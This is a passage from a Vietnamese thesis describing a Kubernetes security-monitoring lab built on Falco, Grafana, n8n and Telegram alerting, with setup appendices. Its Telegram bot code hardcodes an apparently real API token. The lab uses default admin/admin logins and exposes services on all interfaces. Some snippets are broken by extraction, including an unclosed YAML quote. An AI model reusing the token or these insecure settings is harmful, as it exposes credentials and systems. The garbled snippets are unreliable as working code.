
Hình 23: Falco overview dashboard

Hình 23 gồm bốn panel theo dõi tình trạng của hệ thống giám sát:

- Detection Hits: số lần phát hiện lũy kế của Falco theo từng nhóm. Các đường tăng theo từng bậc, mỗi bậc tương ứng một hành vi bị phát hiện, và đường cao nhất đạt 12 lần vào khoảng 10:35.
- Falco Host Status: cho biết máy được giám sát (10.244.0.194:8765) chạy engine modern_bpf trên kernel 5.15.0-191-generic, trạng thái *up*, lần khởi động gần nhất lúc 10:05:03 ngày 29/09/2026.
- CPU Usage và Memory usage: theo dõi tài nguyên mà tiến trình giám sát sử dụng. Trong thời gian thực nghiệm, bộ nhớ dao động trong khoảng 3,45–3,65 GB và không tăng liên tục, cho thấy không có dấu hiệu rò rỉ tài nguyên.

Việc dùng engine modern_bpf cũng phù hợp với mô hình cảm biến eBPF đã trình bày ở Chương 2.

3.4.3. Grafana overview



Hình 24: Grafana overview

Hình 24 giám sát tình trạng của chính Grafana: số cảnh báo đang kích hoạt (*Firing Alerts*) bằng 0; số dashboard hiện có là 32; thông tin build cho biết phiên bản 13.2.0 (OSS) chạy tại 10.244.0.197:3000. Hai biểu đồ *RPS* và *Request Latency* thể hiện lưu lượng và độ trễ xử lý request của Grafana, trong đó độ trễ phân vị 99 chỉ ở mức khoảng 0,05 ms và chỉ tăng nhẹ ở một vài thời điểm. Chỉ số *Firing Alerts* bằng 0 là phù hợp vì cảnh báo trong hệ thống do Falco gửi qua n8n chứ không do Grafana Alerting phát đi.

3.4.4. Đánh giá hiệu quả của hệ thống dashboard giám sát

a, Điểm mạnh

- Phản ánh đúng diễn biến thực nghiệm. Biểu đồ Events rate (Hình 22) đạt các đỉnh vào khoảng 10:32 và 10:35, trùng với thời điểm các cảnh báo được gửi tới Telegram, cho thấy dashboard theo sát diễn biến tấn công gần với thời gian thực.
- Bổ sung góc nhìn định lượng. Panel Detection Hits cho biết số lần phát hiện lũy kế (đạt 12 lần ở chuỗi cao nhất), trong khi cảnh báo Telegram chỉ cho biết từng sự kiện riêng lẻ. Hai kênh này bổ sung cho nhau.
- Theo dõi được tình trạng của chính hệ thống giám sát. Falco Host Status cho thấy Falco chạy ổn định (trạng thái up, engine modern_bpf), bộ nhớ không tăng liên tục trong suốt thực nghiệm, và Grafana overview cho thấy Grafana hoạt động bình thường.

- Tận dụng được nền tảng sẵn có. Grafana chạy cùng Prometheus trong cụm Kubernetes và hiện có 32 dashboard, cho phép dùng lại các dashboard sẵn có và mở rộng thêm mà không cần xây dựng công cụ riêng.
- Phân tách rõ vai trò trong kiến trúc. Grafana đảm nhiệm trực quan hóa, còn việc phát cảnh báo do Falco, n8n và Telegram đảm nhiệm. Nhờ vậy việc cảnh báo không phụ thuộc vào dashboard, và chỉ số Firing Alerts bằng 0 là đúng với thiết kế.

b, Hạn chế

- Chỉ hiển thị số liệu tổng hợp. Dashboard thể hiện tốc độ và số lần phát hiện nhưng không cho biết chi tiết sự kiện như lệnh thực thi, tiến trình hay Pod bị ảnh hưởng; các thông tin này vẫn phải xem qua cảnh báo Telegram hoặc Falcosidekick UI.
- Chưa thể hiện rõ từng rule hoặc giai đoạn tấn công. Các biểu đồ gộp theo nhóm chuỗi dữ liệu, nên khó chỉ ra rule hoặc giai đoạn nào của chuỗi tấn công tạo ra từng đỉnh nếu không đối chiếu thêm với cảnh báo.
- Số liệu cập nhật theo chu kỳ thu thập. Do Prometheus thu thập metrics theo chu kỳ, dữ liệu trên dashboard có độ trễ so với cảnh báo gửi tức thời qua webhook.
- Quy mô thực nghiệm còn nhỏ. Dữ liệu chỉ lấy từ một node trong môi trường lab, chưa đánh giá được khả năng đáp ứng khi lượng sự kiện và số node tăng lên.

c, Kết luận

Nhìn chung, hệ thống dashboard trên Grafana đáp ứng tốt vai trò lớp quan sát của đề tài: theo dõi tốc độ phát sinh sự kiện, số lần phát hiện và tình trạng hoạt động của hệ thống giám sát trong suốt thực nghiệm. Dashboard bổ sung góc nhìn tổng quan và định lượng cho kênh cảnh báo chủ động qua n8n và Telegram, nhưng không thay thế được việc tra cứu chi tiết từng sự kiện. Vì vậy, trong kiến trúc đề xuất, Grafana được dùng cho giám sát tổng quan, còn phân tích chi tiết từng cảnh báo thực hiện qua Falcosidekick UI.

KẾT LUẬN

Đồ án tập trung nghiên cứu, thiết kế và triển khai một hệ thống giám sát an toàn thông tin cho môi trường Kubernetes dựa trên các giải pháp mã nguồn mở. Qua ba chương, đồ án đã đi từ cơ sở lý thuyết, đến thiết kế kiến trúc, rồi thực nghiệm và đánh giá, đạt được các kết quả chính sau.

Về cơ sở lý thuyết (Chương 1), đồ án đã hệ thống hóa kiến trúc và các phân lớp tài nguyên trong Kubernetes, từ nền tảng container Docker đến các thành phần của cụm Kubernetes. Trên cơ sở đó, đồ án phân tích các rủi ro an toàn thông tin điển hình: rủi ro từ container image, rủi ro ở tầng mạng và runtime, rủi ro do cấu hình sai và lạm quyền. Đồ án cũng tổng hợp các nguồn dữ liệu phục vụ giám sát như metrics, container logs, Kubernetes audit logs, runtime security events, vulnerability reports và policy violation events. Bên cạnh đó, đồ án khảo sát các giải pháp mã nguồn mở gồm eBPF, Falco, Grafana, SOAR và WAF ModSecurity, từ đó đề xuất mô hình kết hợp các công cụ này.

Về thiết kế hệ thống (Chương 2), đồ án xác định các yêu cầu chức năng và phi chức năng, sau đó xây dựng kiến trúc tổng thể gồm bốn phân hệ cốt lõi: trích xuất dữ liệu mức Kernel, phân tích và định tuyến, giám sát đo lường, và cơ chế quản trị vận hành. Luồng hoạt động và dashboard trực quan cho phép quản trị viên SOC theo dõi, phát hiện và phản ứng với sự cố theo một quy trình thống nhất.

Về thực nghiệm và đánh giá (Chương 3), đồ án đã xây dựng môi trường thực nghiệm và triển khai chuỗi kịch bản tấn công qua ba giai đoạn: khai thác Web (Initial Access), xâm nhập, leo thang và rà quét (Execution & Discovery), và trích xuất dữ liệu (Exfiltration). Kết quả cho thấy hệ thống có khả năng phát hiện hành vi bất thường ở nhiều giai đoạn của chuỗi tấn công, kể cả khi chưa có WAF bảo vệ. Khi tích hợp thêm WAF ModSecurity để bảo vệ ứng dụng DVWA, các cuộc tấn công SQL Injection và XSS được ngăn chặn hiệu quả. Cuối cùng, việc tương quan sự kiện và dựng timeline sự cố trên Grafana (qua Falco dashboard, Falco overview dashboard và Grafana overview) giúp tái hiện diễn biến tấn công một cách trực quan, rút ngắn thời gian điều tra.

Hạn chế và hướng phát triển. Đồ án mới dừng ở môi trường thực nghiệm với quy mô và số lượng kịch bản tấn công còn hạn chế. Trong tương lai, hệ thống có thể được mở rộng theo các hướng:

- Triển khai trên cụm Kubernetes quy mô lớn, gần với môi trường thực tế.
- Bổ sung thêm các kịch bản tấn công và bộ luật phát hiện.
- Nâng cao mức độ tự động hóa phản ứng sự cố thông qua SOAR.

- Kết hợp học máy để phát hiện bất thường và giảm cảnh báo giả.

Tóm lại, đồ án đã đạt được mục tiêu đề ra, là xây dựng và kiểm chứng một mô hình giám sát an toàn thông tin cho Kubernetes dựa trên các công cụ mã nguồn mở, có tính khả thi, chi phí thấp và có thể áp dụng cho các tổ chức trong thực tế.

TÀI LIỆU THAM KHẢO

[1] *https://fptcloud.com/kubernetes-la-gi/*

[2] https://kubernetes.io/docs/home/

[3] https://viblo.asia/p/docker-la-gi-kien-thuc-co-ban-ve-docker-maGK7qeelj2

[4]https://www.studocu.vn/vn/document/hanoi-university-of-science/mang-may-tinh/bao-cao-trien-khai-he-thong-siem-qradar-at170722/141321220

[5] https://github.com/cilium/cilium-cli

[6] https://viblo.asia/s/kubernetes-series-bq5QL8QGlD8

[7] https://app.docker.com/

[8] https://hub.docker.com/

[9] https://hub.docker.com/r/vulnerables/web-dvwa

[10] https://attack.mitre.org/

[11] https://grafana.com/

[12] https://minikube.sigs.k8s.io/docs/

[13] https://falco.org/

[14] https://gemini.google.com/app?hl=vi

[15] https://kubernetes.io/docs/concepts/architecture/

[16] https://kubernetes.io/docs/concepts/overview/components/

[17] https://falco.org/docs/concepts/rules/basic-elements/

[18] https://github.com/falcosecurity/falcosidekick/blob/master/docs/outputs/slack.md

[19] https://grafana.com/docs/grafana/latest/panels-visualizations/visualizations/state-timeline/

[20] https://grafana.com/docs/grafana/latest/panelsvisualizations/visualizations/status-history/

[21] https://grafana.com/docs/grafana/next/panels-visualizations/visualizations/

[22] https://viblo.asia/p/n8n-la-gi-huong-dan-cach-cai-dat-va-su-dung-cho-nguoi-moi-Nj4vggY8J6r

[23] https://viblo.asia/p/tich-hop-mod-security-cho-web-application-server-de-chong-lai-sql-injection-va-tan-cong-xss-bJzKmx6X59N

PHỤ LỤC

PHỤ LỤC 1: THIẾT LẬP MÔI TRƯỜNG NỀN TẢNG

Phụ lục này mô tả các bước chuẩn bị môi trường nền tảng trên hệ điều hành Linux (bản phân phối Debian/Ubuntu), được thực hiện trước khi triển khai hệ thống giám sát an ninh trên thực tế. Các bước gồm cài đặt các gói phụ thuộc, cài Docker, cài công cụ dòng lệnh Kubectl và cấu hình Minikube.

1. Cập nhật hệ thống và cài đặt các gói phụ thuộc

Trước hết, danh sách gói phần mềm của hệ điều hành được cập nhật. Sau đó cài thêm các tiện ích mạng như curl, wget và các gói chứng chỉ bảo mật, để có thể tải các tệp cài đặt ở những bước tiếp theo.

Bash

```
sudo apt update && sudo apt upgrade -y

sudo apt install -y curl wget apt-transport-https ca-certificates software-properties-common
```

2. Thiết lập môi trường ảo hóa Docker

Docker được dùng làm trình điều khiển (driver) cho Minikube, nghĩa là mỗi nút (node) của cụm Kubernetes sẽ chạy dưới dạng một container. Docker được cài đặt bằng tập lệnh tự động do chính nhà phát triển cung cấp tại get.docker.com.

Bash

```
curl -fsSL https://get.docker.com -o get-docker.sh

sudo sh get-docker.sh
```

Phân quyền cho Docker: Minikube cần làm việc với Docker daemon mà không đòi hỏi quyền root/sudo, vì vậy người dùng đang thao tác được thêm vào nhóm docker. Nếu bỏ qua bước này, Minikube thường báo lỗi từ chối truy cập (Permission Denied) khi khởi động. Lệnh newgrp giúp nhóm mới có hiệu lực ngay trong phiên làm việc hiện tại mà không cần đăng nhập lại.

Bash

```
sudo usermod -aG docker $USER

newgrp docker
```

3. Cài đặt công cụ quản trị cụm Kubernetes (Kubectl)

Kubectl là công cụ dòng lệnh (CLI) chuẩn để quản trị viên làm việc với Kubernetes API Server. Tệp thực thi của bản ổn định mới nhất được tải về, cấp quyền thực thi rồi chuyển vào thư mục /usr/local/bin để có thể gọi từ bất kỳ phiên làm việc nào.

Bash

```
curl -LO "https://dl.k8s.io/release/$(curl -L -s https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"

chmod +x kubectl

sudo mv kubectl /usr/local/bin/
```

4. Cài đặt tiện ích Minikube

Minikube dùng để dựng một cụm Kubernetes cục bộ (local cluster) ngay trên một máy đơn, mô phỏng kiến trúc của cụm Kubernetes thực tế. Tệp nhị phân (binary) amd64 của Minikube được tải về và cài vào thư mục /usr/local/bin.

Bash

```
curl -LO https://storage.googleapis.com/minikube/releases/latest/minikube-linux-amd64

sudo install minikube-linux-amd64 /usr/local/bin/minikube
```

5. Khởi tạo cụm Kubernetes

Khi các thành phần trên đã sẵn sàng, cụm được khởi tạo bằng lệnh minikube start. Do hệ thống giám sát sẽ chạy Falco và Prometheus, cụm được cấp 4 nhân CPU (vCPUs) và 4096 MB RAM để đủ tài nguyên cho khối lượng công việc (workload) của hai công cụ này.

Bash

```
minikube start --driver=docker --cpus=4 --memory=4096
```

Ở lần chạy đầu tiên, Minikube tải về các container image cần thiết của Kubernetes và khởi tạo các thiết lập mạng cho cụm.

PHỤ LỤC 2: QUY TRÌNH XÂY DỰNG VÀ TRIỂN KHAI TELEGRAM BOT

1. Thông tin cấu hình và định danh của Bot

Hệ thống sử dụng một Telegram Bot được đăng ký chính thức thông qua API của Telegram. Dưới đây là các thông số định danh của Bot được sử dụng trong đồ án:

- Tên hiển thị (Name): *My Bot*
- Tên định danh (Username): *@SOC2064_Bot*
- Đường dẫn truy cập: *t.me/SOC2064_Bot*
- Mã xác thực (API Token): "....."

2. Quá trình khởi tạo Bot trên hệ thống Telegram

Việc đăng ký bot được thực hiện thông qua giao diện quản lý @BotFather của Telegram với các bước sau:

1. Gửi lệnh /newbot để yêu cầu cấp phát một bot mới.
2. Thiết lập tên hiển thị của bot là My Bot.
3. Khởi tạo tên định danh (Username): SOC2064_Bot.
4. Hệ thống Telegram phản hồi xác nhận cấp phát thành công và cung cấp API Token để cấp quyền lập trình.

3. Xây dựng môi trường phát triển cục bộ (Local Environment)

Môi trường phát triển cục bộ được thiết lập trên hệ điều hành Windows với cấu hình cụ thể:

- Đường dẫn làm việc (Workspace): C:\Users\hain4\telegram
- Môi trường ngôn ngữ: Python 3.14.6 (64-bit)
- Thư viện tích hợp: python-telegram-bot (Cài đặt thông qua lệnh pip install python-telegram-bot)

Mã nguồn chương trình chính (bot.py): Tập tin này chịu trách nhiệm khởi tạo Application, cấu hình Token và xử lý các kịch bản phản hồi tin nhắn tự động (Echo) cho bot.

Python

```
import logging

from telegram import Update

from telegram.ext import Ap``plicationBuilder,
ContextTypes, CommandHandler, MessageHandler, filters
```

```
# Cấu hình logging để giám sát tiến trình và lỗi hệ thống
logging.basicConfig(
    format='%(asctime)s - %(name)s - %(levelname)s - %(message)s',
    level=logging.INFO
)
# Hàm xử lý sự kiện khi người dùng gọi lệnh /start
async def start(update: Update, context: ContextTypes.DEFAULT_TYPE):
    await update.message.reply_text("Xin chào! Tôi là Telegram Bot của ta. Ta cần giúp gì?")

# Hàm xử lý tin nhắn văn bản thông thường (Echo)
async def echo(update: Update, context: ContextTypes.DEFAULT_TYPE):
    user_text = update.message.text
    await update.message.reply_text(f"Ta vừa nói: {user_text}")

if __name__ == '__main__':
    # Khởi tạo Application với API Token của @SOC2064_Bot
    TOKEN = "8876533610:AAFiHx_Lwd0yWy4cFbN43TNVLksqP7T5HhA"

    app = ApplicationBuilder().token(TOKEN).build()

    # Đăng ký các bộ xử lý (Handlers)
    app.add_handler(CommandHandler("start", start))
    app.add_handler(MessageHandler(filters.TEXT &
```

```
~filters.COMMAND, echo))


    print("Bot đang chạy... Hãy nhắn tin cho bot trên
Telegram!")
    app.run_polling()
```

Kết quả kiểm thử cục bộ: Hệ thống ghi nhận kết nối HTTP Request thành công tới api.telegram.org (Mã trạng thái 200 OK) và bot phản hồi chính xác lệnh /start của người dùng trên ứng dụng.

4. Đóng gói và Lưu trữ Mã nguồn (Source Code Control)

Để đảm bảo tính liên tục và phục vụ cho quá trình triển khai đám mây (Cloud Deployment), toàn bộ mã nguồn được đẩy (push) lên nền tảng quản lý phiên bản GitHub.

- **Tài khoản nhà phát triển:** minhhair206
- **Kho lưu trữ (Repository):** my-telegram-bot (Chế độ Private để bảo mật Token).
- **Cấu trúc tập tin triển khai bao gồm:**
    1. bot.py: Chứa mã nguồn thực thi chính.
    2. requirements.txt: Khai báo các gói thư viện cần thiết, nội dung gồm dòng python-telegram-bot.
    3. Procfile: Cấu hình tiến trình worker cho máy chủ đám mây, nội dung gồm worker: python bot.py.

5. Triển khai Bot lên nền tảng đám mây (Render.com)

Hệ thống được chuyển đổi từ môi trường cục bộ (Local) lên máy chủ đám mây (Cloud Server) của Render.com để đảm bảo Bot có thể hoạt động liên tục 24/7 mà không bị phụ thuộc vào phiên làm việc của máy tính cá nhân.

- **Hình thức triển khai:** Background Worker
- **Liên kết kho lưu trữ:** Kết nối trực tiếp với GitHub Repository minhhair206/my-telegram-bot.
- **Cấu hình môi trường (Runtime):** Python 3
- **Cấu hình lệnh cài đặt (Build Command):** pip install -r requirements.txt (Tự động tải thư viện cần thiết).
- **Cấu hình lệnh khởi chạy (Start Command):** python bot.py

- **Vị trí máy chủ (Region):** Singapore (Đảm bảo độ trễ thấp nhất về Việt Nam).

Sau khi tiến trình Build hoàn tất và chuyển sang trạng thái "Live", quá trình triển khai bot kết thúc thành công, hệ thống đi vào vận hành ổn định.

PHỤ LỤC 3: QUY TRÌNH CÀI ĐẶT HỆ THỐNG VÀ CÁC POD CHO K8S

Bước 1: Khởi động kubernetes

Để đảm bảo hệ thống đủ tài nguyên chạy Prometheus và Falco, cấp tối thiểu 4 CPUs và 4GB RAM cho Minikube.

Bash

```
minikube start --driver=docker --cpus=4 --
memory=4096
```

Bước 2: Cài đặt hệ thống giám sát prometheus và grafana

Prometheus và Grafana được cài đặt đồng thời bằng chart kube-prometheus-stack của Helm, vì vậy trước tiên cần cài đặt Helm.

Bash

```
sudo snap install helm --classic
```

1. Thêm repo helm của Prometheus

```
helm repo add prometheus-community
https://prometheus-community.github.io/helm-charts

helm repo update
```

2. Cài đặt kube-prometheus-stack vào namespace 'monitoring'

```
helm install prometheus prometheus-community/kube-
prometheus-stack \

  --namespace monitoring \

  --create-namespace
```

Bước 3: Cài đặt cores bảo mật falco, falcosidekick và metrics

Cần bật metrics và đặt nhãn (labels) phù hợp để Prometheus tự động phát hiện và thu thập dữ liệu cảnh báo từ Falco.

Bash

1. Thêm repo helm của Falco

```
helm repo add falcosecurity
https://falcosecurity.github.io/charts

helm repo update
```

2. Cài đặt Falco cùng Sidekick, WebUI và bật ServiceMonitor

```
helm upgrade --install falco falcosecurity/falco \

  --namespace falco \

  --create-namespace \

  --set tty=true \

  --set falcosidekick.enabled=true \

  --set falcosidekick.webui.enabled=true \

  --set metrics.enabled=true \

  --set serviceMonitor.enabled=true \

  --set
serviceMonitor.additionalLabels.release=prometheus
```

3. Theo dõi tiến trình khởi tạo (Chờ tất cả Pod của Falco chuyển sang Running)

```
kubectl get pods -n falco -w
```

(Bấm Ctrl + C để thoát chế độ theo dõi khi các pod đã sẵn sàng).

Bước 4: Cấu hình kênh tự cảnh báo telegram

Cấu hình của Falco được cập nhật để gửi cảnh báo về Telegram. Tùy chọn --set-string giúp Helm giữ nguyên Token và Chat ID ở dạng chuỗi, tránh bị chuyển sang kiểu dữ liệu khác.

Bash

```
helm upgrade falco falcosecurity/falco \

  --namespace falco \

  --reuse-values \

  --set-string
falcosidekick.config.telegram.token="Chèn token
telegram ở đây" \

  --set-string
```

```
falcosidekick.config.telegram.chatid="8746424427" \
  --set
falcosidekick.config.telegram.minimumpriority="notice
"
```

Bước 5: Truy cập giao diện và dashboard


B5.1. Truy cập FalcoSidekick-UI

Mở Port-Forward để truy cập giao diện từ máy host:

Bash

```
kubectl port-forward --address 0.0.0.0 svc/falco-
falcosidekick-ui 2802:2802 -n falco
```

- **Truy cập web:** http://<IP_MAY_LINUX>:2802
- **Đăng nhập:** Tài khoản: admin / Mật khẩu: admin.



Hình 25: Giao diện falco UI

B5.2. Truy cập Grafana & Cấu hình Dashboard

Lấy mật khẩu tài khoản admin của Grafana:

Bash

```
kubectl --namespace monitoring get secret
prometheus-grafana -o jsonpath="{.data.admin-
password}" | base64 --decode ; echo
```

Mở cổng truy cập:

Bash


```
kubectl port-forward --address 0.0.0.0
```

```
svc/prometheus-grafana 8080:80 -n monitoring
```

- Truy cập web**:** http://<IP_MAY_LINUX>:8080
- Đăng nhập với User: admin / Password: *(mật khẩu lấy ở bước trên)*.

Import dashboard của Falco:

- Vào menu Dashboards > New > Import.
- Nhập ID 11914 (hoặc 16337), chọn nguồn dữ liệu là Prometheus ở cuối trang rồi nhấn Import.
- Nhập ID **24354**, chọn nguồn dữ liệu là **Prometheus** ở cuối trang rồi nhấn **Import**



Hình 26: Giao diện grafana

Bước 7: Tích hợp SOAR (n8n) và hệ thống

B7.1: Cài đặt n8n lên minikube

Tạo tệp n8n-deploy.yaml trong Terminal với nội dung sau:

Bash

```
apiVersion: v1
kind: Namespace
metadata:
  name: n8n
---
apiVersion: apps/v1
```

```
kind: Deployment
metadata:
  name: n8n
  namespace: n8n
spec:
  replicas: 1
  selector:
    matchLabels:
      app: n8n
  template:
    metadata:
      labels:
        app: n8n
    spec:
      containers:
      - name: n8n
        image: n8nio/n8n:latest
        ports:
        - containerPort: 5678
        env:
        - name: N8N_ENFORCE_SETTINGS_FILE_PERMISSIONS
          value: "true"
        - name: N8N_SECURE_COOKIE
          value: "false
---
apiVersion: v1
kind: Service
metadata:
  name: n8n-service
  namespace: n8n
spec:
  selector:
    app: n8n
```

```
  ports:
  - port: 5678
    targetPort: 5678
```

Triển khai n8n vào hệ thống

Bash

```
kubectl apply -f n8n-deploy.yaml
```

Lưu ý:

- Theo mặc định, các Pod (trong đó có Pod n8n) là ứng dụng không lưu trạng thái (stateless), dữ liệu chỉ được ghi trên vùng lưu trữ tạm của Pod.
- Khi máy tính bị tắt, cụm Minikube dừng đột ngột. Tương tự, khi Pod n8n gặp sự cố, Kubernetes sẽ tự tạo một Pod n8n mới để thay thế.
- Pod mới là một vùng chứa hoàn toàn mới và không còn dữ liệu cũ, vì vùng lưu trữ tạm của Pod trước đã bị xóa.

Cách khắc phục: Để n8n không mất dữ liệu khi cụm khởi động lại, cần cấu hình thêm Persistent Volume (PV) và Persistent Volume Claim (PVC) nhằm lưu trữ dữ liệu bền vững.

Tạo PersistentVolumeClaim dung lượng 1GB

Bash

```
cat <<EOF | kubectl apply -f -
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: n8n-pvc
  namespace: n8n
spec:
  accessModes:
    - ReadWriteOnce
  resources:
    requests:
```

```
    storage: 1Gi
EOF
```

Mount vào thư mục /home/node/.n8n

Bash

```
cat <<EOF | kubectl patch deployment n8n -n n8n --
patch-file /dev/stdin
spec:
  template:
    spec:
      volumes:
      - name: n8n-storage
        persistentVolumeClaim:
          claimName: n8n-pvc
      containers:
      - name: n8n
        volumeMounts:
        - name: n8n-storage
          mountPath: /home/node/.n8n
EOF
```

B7.2: Mở port cho máy host truy cập vào giao diện của n8n

Bash

```
kubectl port-forward svc/n8n-service 5678:5678 -n n8n
--address 0.0.0.0
```


Sau khi mở port có thể truy cập vào máy n8n thông qua máy host với đường link:

http://172.16.1.138:5678

B7.3: Tạo Webhook để đón dữ liệu từ falco

- Trên giao diện n8n, chọn **Add first step** (hoặc nút +) để tạo Workflow mới.

- Tìm kiếm và chọn Node: **Webhook**.
- Cấu hình Webhook như sau:
- **HTTP Method:** Chọn POST.
- **Path:** Nhập falco-alerts.
- Nhấn nút **Save** ở góc trên bên phải màn hình để lưu Workflow.
- Nhấn nút **Publish** ở góc trên bên phải. Khi đó Workflow chuyển sang trạng thái "Active" và sẵn sàng nhận dữ liệu từ bên ngoài.



Hình 27: Giao diện n8n

B7.4: Kết nối falco với n8n

Bash

